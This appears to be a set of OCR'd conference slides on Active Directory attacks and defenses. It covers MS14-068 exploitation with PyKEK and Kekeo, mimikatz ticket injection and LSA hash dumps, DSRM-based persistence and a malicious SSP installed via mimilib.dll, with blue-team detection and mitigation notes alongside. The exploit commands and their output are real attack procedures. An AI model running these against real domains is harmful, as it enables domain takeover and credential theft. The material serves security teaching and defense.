
Benjamin Delpy @gentilkiwi · 22h

Moar Keys!#dcsync #kekeo

* Supplemental Credentials (Kerb)

* FQDN,domain & short name support

github.com/gentilkiwi/kek…


Impersonate a Domain Controller
to get password hashes!

Blue Team Response: Credential Theft

- Detection: *Difficult*

- Mitigation:
  - Protect admin credentials
  - Admins only logon to specific systems
  - Limit Service Account rights/permissions
  - Set all admin accounts to “sensitive & cannot be delegated”
  - Separate Admin workstations for administrators (locked-down & no internet).

MS14-068: (Microsoft) Kerberos Vulnerability

- MS14-068 (CVE-2014-6324) Patch released 11/18/2014
- Domain Controller Kerberos Service (KDC) didn't correctly validate the PAC checksum.
- Effectively re-write user ticket to be a Domain Admin.
- **Own AD in 5 minutes**

http://adsecurity.org/?tag=ms14068

MS14-068 (PyKEK 12/5/2014)

```
c:\Temp\pykek>ms14-068.py -u bobafett@lab.adsecurity.org -p Password99! -s S-1-5-21-1473
29127-1617 -d adsdc02.lab.adsecurity.org
  [+] Building AS-REQ for adsdc02.lab.adsecurity.org... Done!
  [+] Sending AS-REQ to adsdc02.lab.adsecurity.org... Done!
  [+] Receiving AS-REP from adsdc02.lab.adsecurity.org... Done!
  [+] Parsing AS-REP from adsdc02.lab.adsecurity.org... Done!
  [+] Building TGS-REQ for adsdc02.lab.adsecurity.org... Done!
  [+] Sending TGS-REQ to adsdc02.lab.adsecurity.org... Done!
  [+] Receiving TGS-REP from adsdc02.lab.adsecurity.org... Done!
  [+] Parsing TGS-REP from adsdc02.lab.adsecurity.org... Done!
  [+] Creating ccache file 'TGT_bobafett@lab.adsecurity.org.ccache'... Done!
```

```
mimikatz(commandline) # kerberos::ptc c:\temp\pykek\TGT_bobafett@lab.adsecurity.org

Principal : (01) : bobafett ; @ LAB.ADSECURITY.ORG

Data 0
          Start/End/MaxRenew: 2/8/2015 7:54:18 PM ; 2/9/2015 5:54:18 AM ; 2/15/201
          Service Name (01) : krbtgt ; LAB.ADSECURITY.ORG ; @ LAB.ADSECURITY.ORG
          Target Name  (01) : krbtgt ; LAB.ADSECURITY.ORG ; @ LAB.ADSECURITY.ORG
          Client Name  (01) : bobafett ; @ LAB.ADSECURITY.ORG
          Flags 50a00000    : pre_authent ; renewable ; proxiable ; forwardable ;
          Session Key       : 0x00000017 - rc4_hmac_nt
            04f2a374032b0477c6195fdac06721c5
          Ticket            : 0x00000000 - null               ; kvno = 2        [..
          * Injecting ticket : OK

mimikatz(commandline) # exit
Bye!

c:\Temp\pykek>net use \\adsdc02.lab.adsecurity.org\admin$
The command completed successfully.
```

MS14-068 Kekeo Exploit

```
PS C:\temp\kekeo> .\ms14068.exe /domain:lab.adsecurity.org /user:JoeUser /passwo

  .#####.   MS14-068 POC 1.1 (x86) release "Kiwi en C" (Apr 19 2015 00:51:32)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com                       (oe.eo)
  '#####'    ...   with thanks to Tom Maddock & Sylvain Monne * * */

[KDC] 'ADSDC01.lab.adsecurity.org' will be the main server
[AUTH] Impersonation
[KDC] 3 server(s) in list
[SID/RID] 'JoeUser @ lab.adsecurity.org' must be translated to SID/RID

user      : JoeUser
domain    : lab.adsecurity.org
password  : ***
sid       : S-1-5-21-1583770191-140008446-3268284411
rid       : 1111
key       : 7c08d63a2f48f045971bc2236ed3f3ac (rc4_hmac_nt)
ticket    : ** Pass The Ticket **
 [level 1] Reality       (AS-REQ)
 [level 2] Van Chase     (PAC TIME)
  * PAC generated
  * PAC """signed"""
 [level 3] The Hotel     (TGS-REQ)
 [level 4] Snow Fortress (TGS-REQ)
  * ADSDC01 : KDC_ERR_SUMTYPE_NOSUPP (15)
  * ADSDC02 : [level 5] Limbo ! (KRB-CRED) :  * Ticket successfully submitted fo
Auto inject BREAKS on first Pass-the-ticket
PS C:\temp\kekeo> net use \\adsdc02.lab.adsecurity.org\admin$
The command completed successfully.
```

User to Admin in 5 Minutes?

Blue Team Response: MS14-068

Detection:

- IDS Signature for Kerberos AS-REQ & TGS-REQ both containing “Include PAC: False”

Mitigation:

- Patch servers with KB3011780 before running DCPromo – patch the server build.
- Check patch status before running DCPromo

```
PS C:\> Get-Hotfix KB3011780

Source          Description      HotFixID      InstalledBy
------          -----------      --------      -----------
ADSDC01         Security Update  KB3011780     ADSECLAB\ADSAdm
```

Advanced Persistence

Sneaky AD Persistence Tricks
(Attacker has DA access for 5 minutes)

- DSRM
- SSP
- Skeleton Key
- SID History
- Custom WMI Provider
- PowerShell Empire
- Kerberos Ticket Forging

- Local Policy
- Logon Scripts
- Group Policy
- Scheduled Tasks
- WMI
- Output | SYSVOL

DSRM? What's DSRM?

- Directory Services Restore Mode
- "Break glass" access to DC
- DSRM password set when DC is promoted
- Rarely changed.
- Password Change Process?

DSRM = DC Local Admin

```
mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # lsadump::lsa /name:DSRMTEst /inject
Domain : ADSECLAB / S-1-5-21-1387203482-2957264255-828990924

RID  : 000019ff (6655)
User : DSRMTEst

 * Primary
    LM   :
    NTLM : 2b391dfc6690cc38547d74b8bd8a5b49
Local SID : S-1-5-21-1331046607-2692604167-2982842593

SAMKey : d883f7de41c65ec1ca6a2c104e623ab7

RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM : 2b391dfc6690cc38547d74b8bd8a5b49

RID  : 000001f5 (501)
User : Guest
LM   :
NTLM :
```

Using DSRM Creds


- Reboot to DSRM
- Access DSRM without Rebooting (2k8+)
  - DsrmAdminLogonBehavior = 1
  - Stop Active Directory (ntds) service
  - Console logon (not RDP)

Using DSRM Creds

- Access DSRM without Rebooting (2k8+)
  - DsrmAdminLogonBehavior = **2**
  - ~~Stop Active Directory (ntds) service~~
  - Console logon (not RDP)

Using DSRM Creds **Over the Network**

- Console logon:
  - VMWare Remote Console
    - (TCP 903)
  - Hyper-V VM Connection
    - (TCP 5900)
  - ILO / Lights Out
  - Network KVM





```
Name                  : adsHYPE01
ObjectClass           : computer
ObjectGUID            : 3f8958e4-b8b7-4b38-b924-47846c6c8472
SamAccountName        : adsHYPE01$
serviceprincipalname  : Microsoft Virtual Console Service/adsHYPE01.lab.adsecurity.org
                        WSMAN/adsHYPE01.lab.adsecurity.org, TERMSRV/adsHYPE01.lab.adsecurity.or
```

Malicious Security Service Provider (SSP)


```
PS C:\> c:\temp\enable-mimissp.ps1
Copying Mimikatz SSP DLL to c:\windows\system32 ...
mimilib.dll successfully copied.
Current SSP config:
kerberos
msv1_0
schannel
wdigest
tspkg
pku2u

Adding Mimika

Updated syste
kerberos
msv1_0
schannel
wdigest
tspkg
pku2u
mimilib
```

```
PS C:\> c:\temp\mimikatz\mimikatz "privilege::debug"

  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin
 '## v ##'   http://blog.gentilkiwi.com/mimikatz
  '#####'                                     with

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # misc::memssp
Injected =>
```

